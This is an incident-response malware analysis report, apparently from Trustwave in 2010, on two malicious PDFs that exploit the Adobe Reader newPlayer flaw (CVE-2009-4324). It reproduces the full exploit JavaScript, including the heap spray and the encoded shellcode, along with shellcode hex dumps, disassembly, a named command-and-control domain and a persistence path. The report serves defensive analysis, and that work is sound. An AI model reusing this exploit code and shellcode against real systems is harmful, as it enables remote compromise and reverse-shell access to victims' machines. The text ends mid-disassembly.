Malware Analysis Briefing Report

Malicious PDF Documents (CVE-2009-4324)

Date: March 23, 2010

Author	Trustwave Incident Response			
Customer	CONFIDENTIAL			
Subject	Malicious PDF Documents (CVE-2009-4324)			
Project	Malware Analysis Briefing Report			
Document Control	Draft Version	0.1	March 20, 2010	Adam Blaszczyk Christopher Pogue
	QA Review	0.2	March 21, 2010	Colin Sheppard
	Technical Review	0.3	March 22, 2010	QA Department
	Final Version	1.0	March 23, 2010	Colin Sheppard

Table of Contents

1 Executive Summary

Trustwave's Incident Response Team continues to uncover targeted attacks, which utilize malicious PDF documents exploiting the doc.media.newPlayer method vulnerability in Adobe Reader and Acrobat 8.0 through 9.2 (CVE-2009-4324). The exploit is delivered via crafted PDF files that contain malicious JavaScript code, as previously reported by several other entities, including SANS:

http://isc.sans.org/diary.html?storyid=7867

As previously revealed by SANS, the JavaScript code contained within the analyzed malicious PDF documents utilizes a heap spraying technique to allocate a large memory buffer. The buffer is subsequently filled utilizing a sled (a long sequence of machine code that does not carry any action, but occupies a lot of space), which is followed by the primary binary shellcode.

When the vulnerable Adobe product is exploited, the execution is transferred somewhere in the middle of the sled code. Subsequent to the execution of the sled code, the primary binary shellcode is executed. The primary binary shellcode then attempts to locate the position of the second binary shellcode embedded inside the original PDF file. Once the secondary shellcode is found, it is loaded into memory. This second binary shellcode is then executed to decrypt and drop malicious file(s) on the system.

Trustwave performed in-depth static and dynamic analysis of all shellcode and subsequent payloads delivered via the malicious PDF samples. While both PDF samples were found to exploit the same vulnerability (CVE-2009-4324), analysis revealed each sample to contain unique properties in regards to payload.

The primary PDF sample (Sample #1) analyzed by Trustwave was found to contain an embedded malicious executable with encrypted reverse shell functionality. When executed, a connection on port 443 is attempted to an external location. If the connection is successfully established, the malware negotiates an SSL session with the remote host and a reverse shell is established. As of the issuance of this report, the latest virus definition update from various Anti-Virus vendors detects the malicious executable as a generic Trojan horse program.

The second PDF sample (Sample #2) analyzed by Trustwave contains an embedded packed (NsPack) malicious executable. In order to thwart analysis upon execution, the malicious executable runs a series of checks to ensure it is not running within a typical malware analysis environment. Once these checks are completed, an instance of Internet Explorer is launched. Internet Explorer is then utilized to establish a connection via HTTP to two distinct external locations. If a connection is established to either location, information regarding the local system is sent. The malware contains functionality for downloading and executing additional malicious programs chosen by the attacker.

2 Malicious PDF: Sample #1

The malicious PDF sample analyzed in this section was located during an Incident Response engagement with one of SpiderLab's *Incident Readiness Service* customers. The following sections contain analysis of the primary malicious PDF sample provided to Trustwave's Incident Response Team.

2.1 Dropper Analysis: Malicious PDF Document

2.1.1 Static Analysis

Static analysis was performed on the malicious PDF document sample to determine whether there was anything unusual or suspicious inside the file. Analysis tools indicated the file to be corrupted. Such result is a hint that there may be something suspicious about the content of the analyzed file. Strings extracted from the file did not reveal interesting properties nor did viewing the content of the file in a hex viewer.

Subsequently, the compressed PDF streams inside the file were unpacked and analyzed for the presence of the JavaScript code. While JavaScript is a programming language often utilized by PDF authors, it is also known to be targeted by malicious authors trying to exploit vulnerabilities within the Adobe JavaScript language interpreter.

Analysis indicated the malicious PDF file contained suspicious JavaScript code as presented in the table below:

```
 <<
   /Filter [
   /FlateDecode ]
   /Length 1111
 >>

 'function urpl(sc){\r\nvar keyu= "%u";\r\nvar re = /XX/g;\r\nsc =
sc.replace(re,keyu);\r\nreturn sc;\r\n}\r\nfunction xxsc(sc){\r\nvar sprdataxx =
"XX0c0cXX0c0c";\r\nvar esprpl=unescape;\r\nvar urpled = esprpl(urpl(sc));\r\nvar
blknum = 0x10000;\r\nvar sprdata = esprpl(urpl(sprdataxx));\r\n\r\nwhile(sprdata
.length<blknum)\r\n    sprdata+=sprdata;\r\nsprblk=sprdata.substring(0,sprdata.l
ength);\r\nscblk=urpled.substring(0,urpled.length);\r\nmemory=new
Array();\r\nfor(x=0;x<1500;x++)\r\n    memory[x]=sprblk+scblk;\r\n}\r\nvar s =
"XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BX
XAD1CXX508BXX8B08XX6AF7XX5904XX52EBXX8B51XX3C72XX748BXX7832XXF203XX8B56XX2076XXF
203XXC933XX4149XX03ADXX33C2XX52DBXXBE0FXX3A10XX74D6XXC108XX07CBXXDA03XXEB40XX5AF
1XX1F3BXXE575XX8B5EXX245EXXDA03XX8B66XX4B0CXX5E8BXX031CXX8BDAXX8B04XXC203XXC783X
X5904XX8D53XXEC9DXXFFFFXX89FFXX8B04XXC35BXXA9E8XXFFFFXXE2FFXXC7F9XXE045XX0000XX0
000XX45C7XX00DCXX0000XXA000XX43C0XX0040XX4588XX33D4XX66C9XX4D89XX88D5XXD74DXX45C
7XX10D0XX0015XXBA00XX0001XX0000XXD285XX840FXX0088XX0000XX006AXX458BXX50E0XX55FFX
X89F8XXDC45XX7D83XXFFDCXX6D74XX7D81XX00DCXX0025XX7E00XX6A64XX6A00XX8B00XXD04DXX8
B51XXE055XXFF52XXFC55XX006AXX458DXX50D8XX046AXX4D8DXX51D4XX558BXX52E0XX55FFXX8BF
4XXD445XXFF25XX0000XX3D00XX0090XX0000XX3375XX4D8BXX81D5XXFFE1XX0000XX8100XX90F9X
X0000XX7500XX8B22XXD655XXE281XX00FFXX0000XXFA81XX0083XX0000XX1175XX458BXX25D7XX0
0FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XXE901XXFF6BXXFFFFXX006AXX006AXX4D8
BXX51D0XX558BXX52E0XX55FFXX6AFCXX6840XX1000XX0000XX0068XX0010XX6A00XXFF00XXF055X
X4589XX6ACCXX8D00XXD845XX6850XX1000XX0000XX4D8BXX51CCXX558BXX52E0XX55FFXX8BF4XXC
C45XXE0FFXXC3C9XX8FE8XXFFFEXX43FFXXACBEXX8ED8XX0A13XXB2ACXX0F36XX6713XXDE59XX1E1
E";\r\n\r\nif(app.viewerVersion>=8)\r\n{xxsc(s);\r\n\r\nvar
str1=unescape("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4
d%u585a%u764f%u4c56%u6f4b%u4858%u4249%u666d%u566f%u625a%u4567%u7568%u6a46%u5258%
u714e%u7961%u7a61%u4878%u756b%u754d%u4c57%u647a%u5870%u4d46%u4462%u4b4f");\r\n\r
\nutil.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new
Date());\r\nutil.printd("rWVYiRicDUOoKIBKkMkzGoxiXLdrLBPfKPZj",new
Date());\r\ntry{this.media.newPlayer(null);}\r\ncatch(e){}\r\nutil.printd(str1,n
ew Date());}\r\n'

obj 58 0
```

The code was then extracted and edited for better readability, as presented below:

```
function urpl(sc)
 {
   var keyu= "%u";
   var re = /XX/g;
   sc = sc.replace(re,keyu);
   return sc;
 }

function xxsc(sc)
 {
   var sprdataxx = "XX0c0cXX0c0c";
   var esprpl=unescape;
   var urpled = esprpl(urpl(sc));
   var blknum = 0x10000;
   var sprdata = esprpl(urpl(sprdataxx));

   while(sprdata.length<blknum)
      sprdata+=sprdata;

   sprblk=sprdata.substring(0,sprdata.length);
   scblk=urpled.substring(0,urpled.length);
   memory=new Array();
   for(x=0;x<1500;x++)
      memory[x]=sprblk+scblk;
 }

var s = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00X

if(app.viewerVersion>=8)
 {
   xxsc(s);
   var str1=unescape("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f
   util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date());
   util.printd("rWVYiRicDUOoKIBKkMkzGoxiXLdrLBPfKPZj",new Date());
  try
   { this.media.newPlayer(null); }
  catch(e)
   { }
  util.printd(str1,new Date());
 }
```

The code appeared to be obfuscated (Note the randomized names utilized in variables and function names) and contained a section that resembled a very well known heap-spray technique (function *xxsc*). It also contained a string (*var s="XX…"*) that appeared to be binary shellcode that was injected by the heap spraying technique. The code also contained a call to the '*this.media.newPlayer*' method that triggered the CVE-2009-4324 vulnerability in JavaScript engine. At that stage, the execution was assumed to reach the shellcode that would deliver the malicious payload to the attacked system.

Trustwave extracted the shellcode into the following binary:

```
0000000 8b55 83ec 74ec 5653 e957 016c 0000 645f
0000010 30a1 0000 8b00 0c40 708b ad1c 508b 8b08
0000020 6af7 5904 52eb 8b51 3c72 748b 7832 f203
0000030 8b56 2076 f203 c933 4149 03ad 33c2 52db
0000040 be0f 3a10 74d6 c108 07cb da03 eb40 5af1
0000050 1f3b e575 8b5e 245e da03 8b66 4b0c 5e8b
0000060 031c 8bda 8b04 c203 c783 5904 8d53 ec9d
0000070 ffff 89ff 8b04 c35b a9e8 ffff e2ff c7f9
0000080 e045 0000 0000 45c7 00dc 0000 a000 43c0
0000090 0040 4588 33d4 66c9 4d89 88d5 d74d 45c7
00000a0 10d0 0015 ba00 0001 0000 d285 840f 0088
00000b0 0000 006a 458b 50e0 55ff 89f8 dc45 7d83
```

```
00000c0 ffdc 6d74 7d81 00dc 0025 7e00 6a64 6a00
00000d0 8b00 d04d 8b51 e055 ff52 fc55 006a 458d
00000e0 50d8 046a 4d8d 51d4 558b 52e0 55ff 8bf4
00000f0 d445 ff25 0000 3d00 0090 0000 3375 4d8b
0000100 81d5 ffe1 0000 8100 90f9 0000 7500 8b22
0000110 d655 e281 00ff 0000 fa81 0083 0000 1175
0000120 458b 25d7 00ff 0000 c03d 0000 7500 eb02
0000130 8309 e045 e901 ff6b ffff 006a 006a 4d8b
0000140 51d0 558b 52e0 55ff 6afc 6840 1000 0000
0000150 0068 0010 6a00 ff00 f055 4589 6acc 8d00
0000160 d845 6850 1000 0000 4d8b 51cc 558b 52e0
0000170 55ff 8bf4 cc45 e0ff c3c9 8fe8 fffe 43ff
0000180 acbe 8edb 0d13 ac0a 36b2 130f 5967 1ede
0000190 001e
0000191
```

And the code was then loaded into IDA Pro:

```
.text:00401000
.text:00401000                          ; FUNCTION CHUNK AT .text:0040117A SIZE 00000017 BYTES
.text:00401000
.text:00401000 000 55                                   push    ebp
.text:00401001 004 8B EC                                mov     ebp, esp
.text:00401003 004 83 EC 74                             sub     esp, 74h
.text:00401006 078 53                                   push    ebx
.text:00401007 07C 56                                   push    esi
.text:00401008 080 57                                   push    edi
.text:00401009 084 E9 6C 01 00 00                       jmp     loc_40117A
.text:00401009
.text:00401009                          start           endp ; sp-analysis failed
.text:00401009
.text:0040100E
.text:0040100E                          ; =============== S U B R O U T I N E =======================================
.text:0040100E
.text:0040100E
.text:0040100E                          sub_40100E      proc near               ; CODE XREF: start:loc_40117A↓p
.text:0040100E
.text:0040100E                          ; FUNCTION CHUNK AT .text:00401078 SIZE 00000100 BYTES
.text:0040100E
.text:0040100E 000 5F                                   pop     edi
.text:0040100F -04 64 A1 30 00 00 00                    mov     eax, large fs:30h
.text:00401015 -04 8B 40 0C                             mov     eax, [eax+0Ch]
.text:00401018 -04 8B 70 1C                             mov     esi, [eax+1Ch]
.text:0040101B -04 AD                                   lodsd
.text:0040101C -04 8B 50 08                             mov     edx, [eax+8]
.text:0040101F -04 8B F7                                mov     esi, edi
.text:00401021 -04 6A 04                                push    4
.text:00401023 000 59                                   pop     ecx
.text:00401024 -04 EB 52                                jmp     short loc_401078
.text:00401024
.text:00401024                          sub_40100E      endp ; sp-analysis failed
.text:00401024
.text:00401026
.text:00401026                          ; =============== S U B R O U T I N E =======================================
.text:00401026
.text:00401026
.text:00401026                          sub_401026      proc near               ; CODE XREF: sub_40100E:loc_401078↓p
.text:00401026 000 51                                   push    ecx
.text:00401027 004 8B 72 3C                             mov     esi, [edx+3Ch]
.text:0040102A 004 8B 74 32 78                          mov     esi, [edx+esi+78h]
.text:0040102E 004 03 F2                                add     esi, edx
.text:00401030 004 56                                   push    esi
.text:00401031 008 8B 76 20                             mov     esi, [esi+20h]
.text:00401034 008 03 F2                                add     esi, edx
.text:00401036 008 33 C9                                xor     ecx, ecx
.text:00401038 008 49                                   dec     ecx
.text:00401038
.text:00401039
.text:00401039                          loc_401039:                             ; CODE XREF: sub_401026+2C↓j
```

The shellcode appeared to be a fairly standard– it started by preserving the value of the *ebp* register and allocated 74h bytes of memory on the stack. The code then resolved the addresses of the API functions and continued exploitation by loading the second shellcode. Full static analysis of the shellcode at this stage was not attempted, as it appeared analysis would be more efficient during deep inspection.


2.1.2 Dynamic Analysis

Dynamic analysis of the primary sample malware was also performed in order to understand its behavior during execution.

When the sample PDF document was initially opened, a clean copy of the PDF document (for legitimate viewing) and the file '1.exe' was created within the user's temp directory (%TEMP%). The malicious '1.exe' binary was then copied into the user's Startup folder (%HOMEPATH%\Start Menu\Programs\Startup) as 'office.exe' to ensure execution upon user login.

Next, the malicious binary opened a connection to 'www.olmusic100.com'.

The moment of the malicious PDF file being opened on the system with the vulnerable version of the Adobe Reader 9.2 was captured in the following screenshot. The Process Explorer shows the '1.exe' process spawned from the 'AcroRd32.exe' process belonging to Acrobat Reader. The Explorer point to a Startup folder that is a place where malicious 'office.exe' is dropped:



2.1.3 Deep Analysis

Trustwave performed deep analysis of the shellcode and the payload delivered via the malicious PDF file. Adobe Reader 9.2 was launched and a debugger attached. A few breakpoints were set in its code in order to catch the execution of the shellcode so that it could then be analyzed step-by-step.


The malicious PDF file was then opened by the Adobe Reader program and the malicious JavaScript code described in a previous section was executed. Once the primary shellcode was placed in memory via a heap spray technique, the vulnerable JavaScript method was called.

Execution of the method concluded with execution of the following code inside Adobe Reader 9.2:

```
2D842F71    5E              POP     ESI
2D842F72    C3              RETN
2D842F73    56              PUSH    ESI
2D842F74    8B7424 08       MOV     ESI, [ESP+8]
2D842F78    85F6            TEST    ESI, ESI
2D842F7A    74 22           JE      SHORT Multimed.2D842F9E
2D842F7C    56              PUSH    ESI
2D842F7D    E8 98FBFFFF     CALL    Multimed.2D842B1A
2D842F82    85C0            TEST    EAX, EAX
2D842F84    59              POP     ECX
2D842F85    74 17           JE      SHORT Multimed.2D842F9E
2D842F87    8B10            MOV     EDX, [EAX]
2D842F89    8BC8            MOV     ECX, EAX
2D842F8B    FF52 04         CALL    [EDX+4]
2D842F8E    6A 00           PUSH    0
2D842F90    68 D8B68C2D     PUSH    Multimed.2D8CB6D8        ASCII "MediaPlayer_This"
2D842F95    56              PUSH    ESI
2D842F96    E8 66A9FDFF     CALL    Multimed.2D81D901
2D842F9B    83C4 0C         ADD     ESP, 0C
2D842F9E    66:B8 0100      MOV     AX, 1
2D842FA2    5E              POP     ESI
2D842FA3    C3              RETN
2D842FA4    FF7424 0C       PUSH    DWORD PTR [ESP+C]
2D842FA8    8B4C24 14       MOV     ECX, [ESP+14]
2D842FAC    FF7424 0C       PUSH    DWORD PTR [ESP+C]
2D842FB0    FF7424 0C       PUSH    DWORD PTR [ESP+C]
2D842FB4    E8 43FDFFFF     CALL    Multimed.2D842CFC
2D842FB9    C3              RETN
2D842FBA    6A 08           PUSH    8
2D842FBC    B8 749B8B2D     MOV     EAX, Multimed.2D8B9B74
2D842FC1    E8 BBE4FBFF     CALL    Multimed.2D801481
2D842FC6    8A1D 6CEA912D   MOV     BL, [2D91EA6C]
2D842FCC    C745 EC 6CEA912D MOV    DWORD PTR [EBP-14], Multimed.2D91E
```

At this stage, the *[edx+4]* value points to a memory filled in by sled and a shellcode.


Once the *call [edx+4]* instruction was executed, control was transferred to a sled that eventually lead to the execution of the primary shellcode:



```
0C0D8972    0C 0C       OR      AL, 0C
0C0D8974    0C 0C       OR      AL, 0C
0C0D8976    0C 0C       OR      AL, 0C
0C0D8978    0C 0C       OR      AL, 0C
0C0D897A    0C 0C       OR      AL, 0C
0C0D897C    0C 0C       OR      AL, 0C
0C0D897E    0C 0C       OR      AL, 0C
0C0D8980    0C 0C       OR      AL, 0C
0C0D8982    0C 0C       OR      AL, 0C
0C0D8984    0C 0C       OR      AL, 0C
0C0D8986    0C 0C       OR      AL, 0C
0C0D8988    55          PUSH    EBP
0C0D8989    8BEC        MOV     EBP, ESP
0C0D898B    83EC 74     SUB     ESP, 74
0C0D898E    53          PUSH    EBX
0C0D898F    56          PUSH    ESI
0C0D8990    57          PUSH    EDI
0C0D8991    E9 6C010000 JMP     0C0D8B02
0C0D8996    5F          POP     EDI
0C0D8997    64:A1 30000000 MOV   EAX, FS:[30]
0C0D899D    8B40 0C     MOV     EAX, [EAX+C]
0C0D89A0    8B70 1C     MOV     ESI, [EAX+1C]
0C0D89A3    AD          LODS    DWORD PTR [ESI]
0C0D89A4    8B50 08     MOV     EDX, [EAX+8]
0C0D89A7    8BF7        MOV     ESI, EDI
0C0D89A9    6A 04       PUSH    4
0C0D89AB    59          POP     ECX
0C0D89AC    EB 52       JMP     SHORT 0C0D8A00
0C0D89AE    51          PUSH    ECX
0C0D89AF    8B72 3C     MOV     ESI, [EDX+3C]
0C0D89B2    8B7432 78   MOV     ESI, [EDX+ESI+78]
0C0D89B6    03F2        ADD     ESI, EDX
0C0D89B8    56          PUSH    ESI
0C0D89B9    8B76 20     MOV     ESI, [ESI+20]
0C0D89BC    03F2        ADD     ESI, EDX
```

*Note that the code at the address *0C0D8988* is the exactly same code as observed inside the IDA Pro and that was based on the analysis of the code extracted from JavaScript snippet.

When the shellcode was executed, it attempted to read the malicious PDF in order to locate the second shellcode. It then read the data from the PDF file and looked for a pattern '*909083C0'* as shown below:



```
0C0D8A59    8B4D D0          MOV     ECX, [EBP-30]
0C0D8A5C    51               PUSH    ECX
0C0D8A5D    8B55 E0          MOV     EDX, [EBP-20]
0C0D8A60    52               PUSH    EDX
0C0D8A61    FF55 FC          CALL    [EBP-4]
0C0D8A64    6A 00            PUSH    0
0C0D8A66    8D45 D8          LEA     EAX, [EBP-28]
0C0D8A69    50               PUSH    EAX
0C0D8A6A    6A 04            PUSH    4
0C0D8A6C    8D4D D4          LEA     ECX, [EBP-2C]
0C0D8A6F    51               PUSH    ECX
0C0D8A70    8B55 E0          MOV     EDX, [EBP-20]
0C0D8A73    52               PUSH    EDX
0C0D8A74    FF55 F4          CALL    [EBP-C]                 ReadFile
0C0D8A77    8B45 D4          MOV     EAX, [EBP-2C]
0C0D8A7A    25 FF000000      AND     EAX, 0FF
0C0D8A7F    3D 90000000      CMP     EAX, 90
0C0D8A84    75 33            JNZ     SHORT 0C0D8AB9
0C0D8A86    8B4D D5          MOV     ECX, [EBP-2B]
0C0D8A89    81E1 FF000000    AND     ECX, 0FF
0C0D8A8F    81F9 90000000    CMP     ECX, 90
0C0D8A95    75 22            JNZ     SHORT 0C0D8AB9
0C0D8A97    8B55 D6          MOV     EDX, [EBP-2A]
0C0D8A9A    81E2 FF000000    AND     EDX, 0FF
0C0D8AA0    81FA 83000000    CMP     EDX, 83
0C0D8AA6    75 11            JNZ     SHORT 0C0D8AB9
0C0D8AA8    8B45 D7          MOV     EAX, [EBP-29]
0C0D8AAB    25 FF000000      AND     EAX, 0FF
0C0D8AB0    3D C0000000      CMP     EAX, 0C0
0C0D8AB5    75 02            JNZ     SHORT 0C0D8AB9
0C0D8AB7    EB 09            JMP     SHORT 0C0D8AC2
0C0D8AB9    8345 E0 01       ADD     DWORD PTR [EBP-20], 1
0C0D8ABD    E9 6BFFFFFF      JMP     0C0D8A2D
```

The pattern '909083C0' corresponded to the machine code that marked the beginning of the second shellcode.

Since the second shellcode was physically located inside the malicious PDF file, it can be located manually by doing a search for the '909083C0' pattern inside the file. Analysis revealed the second shellcode to be found at the physical offset 1510:

```
00001510: 90 90 83 C0 1B 33 C9 80|30 97 40 41 81 F9 00 07  | ƒÀ.3É€0—@Aù..
00001520: 00 00 75 F3 90 90 90 90|90 90 90 C2 1C 7B 16 7B  | ..uóÂ.{.{
00001530: 8F 91 97 97 C4 C1 C0 50|D2 5F 96 97 97 97 50 D2  | ‘—ÄÁÀPÒ_——PÒ
00001540: 2B 97 97 97 97 50 D2 3B|17 97 97 97 50 12 A3 69  | +    PÒ;.   P.£i
00001550: 68 68 97 97 97 97 51 12|BF 6D 68 68 A6 51 12 BE  | hh    Q.¿mhh¦Q.¾
00001560: 6D 68 68 B9 51 12 BD 6D|68 68 F2 51 12 BC 6D 68  | mhh¹Q.½mhhòQ.¼mh
00001570: 68 EF 51 12 BB 6D 68 68|F2 A4 57 1E 12 BA 6D 68  | hïQ.»mhhò¤W..ºmh
00001580: 68 7E 35 93 97 97 C8 F3|36 A7 97 97 97 1C D7 9B  | h~5“  Èó6§   .×›
00001590: 1C E7 8B 3A 1C CF 9F 1C|60 FD 9B CE 7F B1 93 97  | .ç‹:.ÏŸ.`ý›Î±“—
000015A0: 97 75 6E 1C 90 1E 12 DB|69 68 68 14 50 93 1C 90  | —un...Ûihh.P“.
000015B0: 1E 12 DF 69 68 68 14 50|93 1C 90 1E 12 D3 69 68  | ..ßihh.P“...Óih
000015C0: 68 14 50 93 1C 90 1E 12|D7 69 68 68 14 50 93 1C  | h.P“...×ihh.P“.
000015D0: 90 1E 12 AB 69 68 68 14|50 93 1E 2A AF 69 68 68  | ..«ihh.P“.*¯ihh
000015E0: FF 17 97 97 97 1A 1A C7|69 68 68 C6 FD 97 68 C2  | ÿ.   ..ÇihhÆý hÂ
000015F0: 47 FD 97 1C C2 2B C5 68|C2 43 AE 12 DB 69 68 68  | Gý .Â+ÅhÂC®.Ûihh
00001600: E3 91 14 D2 2B 93 7C 7E|FD 97 FD 97 1C 12 AB 69  | ã‘.Ò+“|~ý ý ..«i
00001610: 68 68 C7 1C DA 2B C6 68|C2 4F 1A 02 B3 68 68 68  | hhÇ.Ú+ÆhÂO..³hhh
00001620: C5 1C D2 3B C7 68 C2 67|1A 2A B3 68 68 68 D8 D0  | Å.Ò;ÇhÂg.*³hhhØÐ
```

The binary data presented above was then disassembled into the following code:

```
.text:00401000                          start           proc near
.text:00401000 000 90                                   nop
.text:00401001 000 90                                   nop
.text:00401002 000 83 C0 1B                             add     eax, 1Bh
